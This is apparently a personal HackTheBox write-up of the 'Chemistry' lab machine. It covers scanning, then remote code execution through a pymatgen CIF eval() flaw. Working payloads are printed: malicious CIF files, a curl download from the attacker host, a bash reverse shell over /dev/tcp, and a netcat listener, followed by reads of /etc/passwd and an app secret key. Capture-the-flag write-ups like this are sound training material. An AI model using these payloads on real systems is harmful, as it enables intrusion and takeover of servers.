Chemistry

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.38
Lets try pinging it

```
ping 10.10.11.38 -c 5

PING 10.10.11.38 (10.10.11.38) 56(84) bytes of data.
64 bytes from 10.10.11.38: icmp_seq=1 ttl=63 time=188 ms
64 bytes from 10.10.11.38: icmp_seq=2 ttl=63 time=75.2 ms
64 bytes from 10.10.11.38: icmp_seq=3 ttl=63 time=104 ms
64 bytes from 10.10.11.38: icmp_seq=4 ttl=63 time=89.7 ms
64 bytes from 10.10.11.38: icmp_seq=5 ttl=63 time=89.8 ms

--- 10.10.11.38 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 75.248/109.464/188.346/40.492 ms
```

Alright its up, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.38 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±2 (3.782s)
rustscan -a 10.10.11.38 --ulimit 5000
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
RustScan: Where '404 Not Found' meets '200 OK'.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.38:22
Open 10.10.11.38:5000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 23:06 IST
Initiating Ping Scan at 23:06
Scanning 10.10.11.38 [2 ports]
Completed Ping Scan at 23:06, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:06
Completed Parallel DNS resolution of 1 host. at 23:06, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 23:06
Scanning 10.10.11.38 [2 ports]
Discovered open port 5000/tcp on 10.10.11.38
Discovered open port 22/tcp on 10.10.11.38
Completed Connect Scan at 23:06, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.38
Host is up, received conn-refused (0.085s latency).
Scanned at 2024-10-31 23:06:18 IST for 1s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
5000/tcp open  upnp    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
5000/tcp open upnp syn-ack
```

Alright lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,5000 10.10.11.38 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±3 (13.45s)
nmap -sC -sV -A -T5 -n -Pn -p 22,5000 10.10.11.38 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 23:08 IST
Nmap scan report for 10.10.11.38
Host is up (0.087s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.9.5)
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
|_http-title: Chemistry - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
| 256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_ 256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open http Werkzeug httpd 3.0.3 (Python 3.9.5)
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
|_http-title: Chemistry - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.10.11.38:5000 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±1 (7.066s)
feroxbuster -u http://10.10.11.38:5000 -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://10.10.11.38:5000
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 📍 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created ne
200      GET      126l      277w     2312c http://10.10.11.38:5000/static/styles.css
200      GET       29l       57w      926c http://10.10.11.38:5000/login
200      GET       29l       57w      931c http://10.10.11.38:5000/register
200      GET       22l       61w      719c http://10.10.11.38:5000/
200      GET       29l       57w      926c http://10.10.11.38:5000/login?next=%2Fdashboard
200      GET       29l       57w      926c http://10.10.11.38:5000/login?next=%2Flogout
405      GET        5l       20w      153c http://10.10.11.38:5000/upload
[####################] - 6s      4618/4618    0s      found:7       errors:0
[####################] - 6s      4614/4614    786/s   http://10.10.11.38:5000/
```

ⓘ Directories


200 GET 126l 277w 2312c http://10.10.11.38:5000/static/styles.css
200 GET 29l 57w 926c http://10.10.11.38:5000/login
200 GET 29l 57w 931c http://10.10.11.38:5000/register
200 GET 22l 61w 719c http://10.10.11.38:5000/
200 GET 29l 57w 926c http://10.10.11.38:5000/login?next=%2Fdashboard
200 GET 29l 57w 926c http://10.10.11.38:5000/login?next=%2Flogout
405 GET 5l 20w 153c http://10.10.11.38:5000/upload

Now lets see this web application now

Web Application

Default page

Now lets make a account here and login



Lets find a exploit for this here

Gaining Access

Found this : https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f

Arbitrary code execution when parsing a maliciously crafted JonesFaithfulTransformation transformation_string

Critical **mkhorton** published **GHSA-vgv8-5cpj-qj2f** on Feb 21

Package	Affected versions	Patched versions
pymatgen (pip)	<= 2024.2.8	2024.2.20

Description

Summary

A critical security vulnerability exists in the `JonesFaithfulTransformation.from_transformation_str()` method within the `pymatgen` library. This method insecurely utilizes eval() for processing input, enabling execution of arbitrary code when parsing untrusted input. This can be exploited when parsing a maliciously-created CIF file.

Details

The cause of the vulnerability is in pymatgen/symmetry/settings.py#L97C1-L111C108. The flawed code segment involves a regular expression operation followed by the use of `eval()`.

Now lets try its POC here

```
data_5yOhtAoR
_audit_creation_date              2018-06-08
_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code
Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+
["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"]
[0].load_module ("os").system ("touch pwned");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Lets save this to a file


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±4 (18.45s)
vim pwn.cif

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±4 (0.04s)
cat pwn.cif
```

File: pwn.cif

```
1  data_5yOhtAoR
2  _audit_creation_date              2018-06-08
3  _audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution Exploit"
4
5  loop_
6  _parent_propagation_vector.id
7  _parent_propagation_vector.kxkykz
8  k1 [0 0 0]
9
10 _space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d._
   _name__ == "BuiltinImporter"][0].load_module ("os").system ("sleep 10");0,0,0'
11
12
13 _space_group_magn.number_BNS  62.448
14 _space_group_magn.name_BNS  "P  n'  m  a'  "
```

Now lets upload this and see in burp how long does it take to request to comeback

Lets upload this now



Lets hit view and see in burp how long does it take
Here is the request

Request

Pretty Raw Hex

```
1 GET /structure/6cb65b27-2f4f-4979-88f0-a6b319bcaa4b HTTP/1.1
2 Host: 10.10.11.38:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Referer: http://10.10.11.38:5000/dashboard
10 Cookie: session=
  .eJwljjEOAjEMBP-SmsJ2HNu5z6BzYgvaO65C_JOgtMOWo9G8yz2POB9lex1X3Mr9OctW
  wueeQ5BnsqMK2C7rBVCqG7oDZ0q0oT1tZ1KXKgJEgGFUo6s11s6ENQfYJHEzWjYbamuL-
  1E7aI9A7tC8DdYZ3rWicFkh1xnHv4awfL7lei5t.ZyO-qA.Xd18PYzg2rZ89-Wu1QYMFs
  49jC8
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: Werkzeug/3.0.3 Python/3.9.5
3 Date: Thu, 31 Oct 2024 17:35:08 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 265
6 Vary: Cookie
7 Connection: close
8
9 <!doctype html>
10 <html lang=en>
11     <title>
           500 Internal Server Error
       </title>
12     <h1>
           Internal Server Error
       </h1>
13     <p>
           The server encountered an internal error and was unable to
           complete your request. Either the server is overloaded or
           there is an error in the application.
       </p>
14
```

And delay here is

So we have code execution here

Now we are gonna do this by saving a file called shell on the /dev/shm of here cuz i suspect we might run into problem if we try otherwise

So here is the shell

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±4 (23.976s)
vim shell

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±1 (0.04s)
cat shell

      File: shell
1     bash -i >& /dev/tcp/10.10.16.29/9001 0>&1
```

Now we change the cif file like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±5 (32.922s)
vim saveshell.cif
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±5 (0.044s)
cat saveshell.cif
```


File: saveshell.cif

```
1  data_5yOhtAoR
2  _audit_creation_date              2018-06-08
3  _audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution Exploit"
4
5  loop_
6  _parent_propagation_vector.id
7  _parent_propagation_vector.kxkykz
8  k1 [0 0 0]
9
10 _space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("curl http://10.10.16.29/shell -o /dev/shm/shell");0,0,0'
11
12
13 _space_group_magn.number_BNS  62.448
14 _space_group_magn.name_BNS  "P  n'  m  a'  "
```

Start your python server here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±5
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now upload this cif here



Now lets hit view here and we should see a request on our python server here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±5
sudo python3 -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.38 - - [31/Oct/2024 23:24:19] "GET /shell HTTP/1.1" 200 -
```

And now we can make another cif file to execute this shell with bash
First start a listener here

```
~/Documents/Praveen-KS-Writeups/HacktheBox git:(master) (3m 0.22s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
```


Now lets make our cif file here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±3 (0.029s)
cp pwn.cif revshell.cif

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±4 (12.845s)
vim revshell.cif

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Chemistry git:(main)±4 (0.04s)
cat revshell.cif
```

File: revshell.cif

```
data_5yOhtAoR
_audit_creation_date              2018-06-08
_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d._
_name__ == "BuiltinImporter"][0].load_module ("os").system ("bash /dev/shm/shell");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Now lets upload this



And now if u hit revshell.cif u should get a shell like so

```
~/Documents/Praveen-KS-Writeups/HacktheBox git:(master) (3m 0.22s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.38 53058
bash: cannot set terminal process group (12548): Inappropriate ioctl for device
bash: no job control in this shell
app@chemistry:~$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
```

Lets upgrade this

```
~/Documents/Praveen-KS-Writeups/HacktheBox git:(master) (3m 0.22s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.38 53058
bash: cannot set terminal process group (12548): Inappropriate ioctl for device
bash: no job control in this shell
app@chemistry:~$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@chemistry:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app@chemistry:~$ ^Z
[1]  + 61855 suspended  nc -lvnp 9001


~/Documents/Praveen-KS-Writeups/HacktheBox git:(master)
stty raw -echo;fg

[1]  + 61855 continued  nc -lvnp 9001

app@chemistry:~$ export TERM=xterm
```

Lateral PrivEsc

Now that we are on the box lets check all the user's here

```
app@chemistry:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
```

So we need to move to rosa im assuming

```
app@chemistry:~$ ls
app.py  instance  static  templates  uploads
app@chemistry:~$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'
```

There is this password but didnt really help me with anything
But it did confirm that we are working with sqlite3 here

